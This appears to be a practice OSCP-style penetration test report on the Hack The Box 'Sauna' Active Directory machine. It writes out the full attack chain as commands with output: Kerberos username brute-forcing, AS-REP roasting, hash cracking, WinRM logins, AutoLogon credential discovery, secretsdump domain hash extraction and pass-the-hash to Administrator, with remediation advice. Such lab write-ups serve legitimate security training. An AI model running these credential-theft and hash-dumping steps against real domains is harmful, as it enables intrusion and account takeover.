Offensive Security Certified Professional Exam Report - Sauna - AD

OSCP Exam Report

blablabla@gmail.com, OSID: 12345

2023-12-29

Table of Contents

1. High Level Summary

We were tasked to perform an internal penetration test towards the **HTB Sauna challenge** as preparation for the Offensive Security Exam. During the preparation meeting, we got no information about the target.

A penetration test is an authorized exercise, where the testers perform an attack against internally connected systems to simulate real-world cyber criminal activities. To perform those tests, the testers used most of the tools and methods also used in real attacks. Differently from a real attack, where the attacker has as limit only its resource, in the engagement all possible tools, effects, methods and resources are previously discussed and approved by the parties during the definition of the scope.

The engagement can be interrupted at any time in case of:

- Detection of previous/current attack
- Unresponsiveness of the server
- Detection of critical vulnerability

The current's server configuration allows an attacker to obtain the password's hash of users who have the Kerberos pre-authentication disabled. This attack is called ASREPRoast and enables a first foothold on the target.

Further enumeration showed a password stored in the registries of the AutoLogon features of windows. By using this password, it was possible to gain another foothold on the target and obtain the password hash of high privilege users.

1.1 Recommendation

FiIt is recommended to keep the Kerberos pre-authentication enabled for all users in the domain. Furthermore, it is advisable to avoid storing plaintext credentials in registries, since they can be used to elevate privileges- This can be done by disabling the AutoLogon feature, if it is not necessary for the business workflow.

Eventually, it is strong recommended to implement extra authentication mechanisms (i.e. Multi Factor Authentication) to create another layer of security in case the password is stolen/found.

2. Methodology

2.1 Information Gathering

For this engagement, the scope was defined with the elements below:

- 10.129.95.180

2.2 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After the flags we captured, we removed all user accounts and passwords as well as the installed services on the system. Offensive Security should not have to remove any user accounts or services from the system.

3. Independent Challenges

3.1 Sauna - 10.129.95.180

3.1.1 Network and Service Enumeration

Network Enumeration

We first enumerated the target to find which ports are open:

```
ports=$(sudo nmap -T5 -Pn -p- $target -oN ports.txt | egrep "^[0-9]{2,5}" | sed -E
"s#/.*##g" | tr "\n" "," | sed 's/.$//') && echo $ports
# Result
80,88,135,139,389,445,464,593,636,3268,3269,5985,9389,49667,49673,49674,49676,49697
,49720
```


We then enumerated those ports to find their services and versions:

```
sudo nmap -Pn -p$ports -sS -sV -sC -PA $target -oN serv.txt
PORT      STATE SERVICE       VERSION
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Egotistical Bank :: Home
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-12-29
17:12:13Z)
```

```
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain:
EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain:
EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc         Microsoft Windows RPC
49676/tcp open  msrpc         Microsoft Windows RPC
49697/tcp open  msrpc         Microsoft Windows RPC
49720/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: SAUNA; OS: Windows; CPE: cpe:/o:microsoft:windows
```

HTTP Enumeration

Since port 80 is hosting a website, we enumerated it, to fetch helpful information:



We then performed a directory fuzzy on the target:

```
gobuster dir -u http://$target -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -k -x txt -o
gobuster1.txt
/images               (Status: 301) [Size: 151] [--> http://10.129.95.180/images/]
/Images               (Status: 301) [Size: 151] [--> http://10.129.95.180/Images/]
/css                  (Status: 301) [Size: 148] [--> http://10.129.95.180/css/]
/fonts                (Status: 301) [Size: 150] [--> http://10.129.95.180/fonts/]
/IMAGES               (Status: 301) [Size: 151] [--> http://10.129.95.180/IMAGES/]
/Fonts                (Status: 301) [Size: 150] [--> http://10.129.95.180/Fonts/]
/CSS                  (Status: 301) [Size: 148] [--> http://10.129.95.180/CSS/]
```

All in all, the HTTP enumeration was not successful.

SMB Enumeration

Our next step was to perform a SMB enumeration with anonymous access. As shown below, we found nothing useful:

```
smbclient -L //$target
Password for [WORKGROUP\bruno]:
Anonymous login successful
        Sharename       Type      Comment
        ---------       ----      -------
```

Active Directory Enumeration

Since we saw that some ports were related to kerberos and active directory, we enumerated these services:

We first used *rpcclient* with anonymous access, we got nothing there:

```
rpcclient -U "" -N $target
rpcclient $> srvinfo
do_cmd: Could not initialise srvsvc. Error was NT_STATUS_ACCESS_DENIED
rpcclient $> querydominfo
result was NT_STATUS_ACCESS_DENIED
rpcclient $> enumdomusers
result was NT_STATUS_ACCESS_DENIED
rpcclient $> enumdomgroups
result was NT_STATUS_ACCESS_DENIED
```

However, by brute forcing Kerberos with *kerbrute*, we were able to find valid usernames:

```
kerbrute_linux_amd64 userenum --dc $target --domain EGOTISTICAL-BANK.LOCAL
xato-net-10-million-usernames-dup.txt
2023/12/29 15:18:36 >  Using KDC(s):
2023/12/29 15:18:36 >   10.129.95.180:88

# Redacted
VALID USERNAME:       administrator@EGOTISTICAL-BANK.LOCAL
VALID USERNAME:       hsmith@EGOTISTICAL-BANK.LOCAL
VALID USERNAME:       Administrator@EGOTISTICAL-BANK.LOCAL
VALID USERNAME:       fsmith@EGOTISTICAL-BANK.LOCAL
```

Using those users, we used the tool *GetNPUsers* to identify users who do not require Kerberos preauthentication. This command generate a TGT and output the password's hash of the user:

GetNPUsers.py can be used to retrieve domain users who do not have "Do not require Kerberos preauthentication" set and ask for their TGTs without knowing their passwords. It is then possible to attempt to crack the session key sent along the ticket to retrieve the user password. This attack is known as ASREProast.

```
GetNPUsers.py -dc-ip $target  -request -debug EGOTISTICAL-BANK.LOCAL/fsmith
-no-pass
[+] Impacket Library Installation Path:
/usr/local/lib/python3.11/dist-packages/impacket
[*] Getting TGT for fsmith
[+] Trying to connect to KDC at 10.129.95.180:88
$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:92a978e484b0e56b8947a509c554497d$789ac1
436ccabeda88ac20cdb60b48e9c3f884749c38e5d0f383ad4a295734ba3760fd3f63006e4a2518357a3
afc3ca2d4001865e053b8a0846fc3ea0e98dde15820ec522282fff1921b24e02c5090ad05bae85dfd4a
410104a57a1dfeba89bedb74658d98b9e74f5a0be3bce29df903640bc45d0aaf864cef7561fcf3674d7
fda7d78979f3ec280f027af1dc1effa9014cb216a1fd81baa730e619bbdf07654def5092488dc63e86d
32cc028ed7250c7bd5460b908357dd46656ec354baf5428e27a5f993849ee38d5fade9c478c31463fa0
5317446f036b51e370fdccdb9597aa21106679852df59a7c5054488d21a15243031f0731f3f228a71cd
193ef05d
```

We then decrypted the hash using the tool *hashcat:*

```
hashcat --force -a 0 hash.hash /usr/share/wordlists/rockyou.txt
fsmith:Thestrokes23
```

3.1.2 Initial Access

Vulnerability Explanation: The system is vulnerable to the ASREProast attack, which allows an attacker to fetch the password hash from users who do not require Kerberos preauthentication.

Vulnerability Fix: It is recommended to enable pre-authentication for all accounts in the domain controller.

Severity: Critical

Steps to reproduce the attack:

1. Identify the user that has Kerberos pre-authentication disabled:

```
kerbrute_linux_amd64 userenum --dc $target --domain EGOTISTICAL-BANK.LOCAL
xato-net-10-million-usernames-dup.txt
VALID USERNAME:       fsmith@EGOTISTICAL-BANK.LOCAL
```

2. With the user found in the previous step, we fetched the password's hash with the tool *GetNPUsers*:.

```
GetNPUsers.py -dc-ip $target -request -debug EGOTISTICAL-BANK.LOCAL/fsmith -no-pass
#Result
User's hash
```

3. Crack the hash with *hashcat:*

```
hashcat --force -a 0 hash.hash rockyou.txt
$krb5asrep$23$fsmith...:Thestrokes23
```

System Proof of Concept:

Connect to the target using the found password:

```
evil-winrm -i $target -u fsmith -p Thestrokes23
*Evil-WinRM* PS C:\Users\FSmith\Desktop> cat user.txt
637c35fcbc0d4031df980af931c35443
*Evil-WinRM* PS C:\Users\FSmith\Desktop> whoami
egotisticalbank\fsmith
*Evil-WinRM* PS C:\Users\FSmith\Desktop> hostname
SAUNA
*Evil-WinRM* PS C:\Users\FSmith\Desktop>
```

3.1.3 Privilege Escalation

Vulnerability Explanation: With the AutoLogon feature enabled, it was possible to dump user's credentials saved on the registries. With this credential, an attacker could perform further enumeration to find the password hash of high privilege users.

Vulnerability Fix: It is recommended to disable Autologon to prevent credentials to be stored in the registry. If it this option is not suitable for the business workflow, then it is advisable to implement implement stronger authentication mechanisms (i.e. multi factor authentication) to guarantee that the exposed credential cannot be used to further exploitation

Severity: Critical

Steps to reproduce the attack:

1. We upload the scanner *winpeas.exe* on the target
2. The scanner found credentials for AutoLogon stored:

```
Some AutoLogon credentials were foundDefaultDomainName             :
EGOTISTICALBANK
DefaultUserName               :  EGOTISTICALBANK\svc_loanmanager - svc_loanmgr
DefaultPassword               :  Moneymakestheworldgoround!
```

3. We used the tool *secretsdump* to detect secrets from the target. The tool uses several techniques to detect secrets, hashes and keys on the target without executing any agent:

```
secretsdump.py
'EGOTISTICAL-BANK.LOCAL'/'svc_loanmgr':'Moneymakestheworldgoround!'@$target
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:823452073d75b9d1cf70ebdf86c7f98e
:::
[redacted]
```

With the hash found, we were able to connect to the target with administrative access.

System Proof of Concept:

```
evil-winrm -i $target --user Administrator -H 823452073d75b9d1cf70ebdf86c7f98e
Directory: C:\Users\Administrator\Desktop
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---       12/29/2023   9:05 AM             34 root.txt
```

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
4f9b0e919ceb05e1e27241f214c7cc24
*Evil-WinRM* PS C:\Users\Administrator\Desktop> whoami
egotisticalbank\administrator
```

Conclusion

Very good + read winpeas with attention.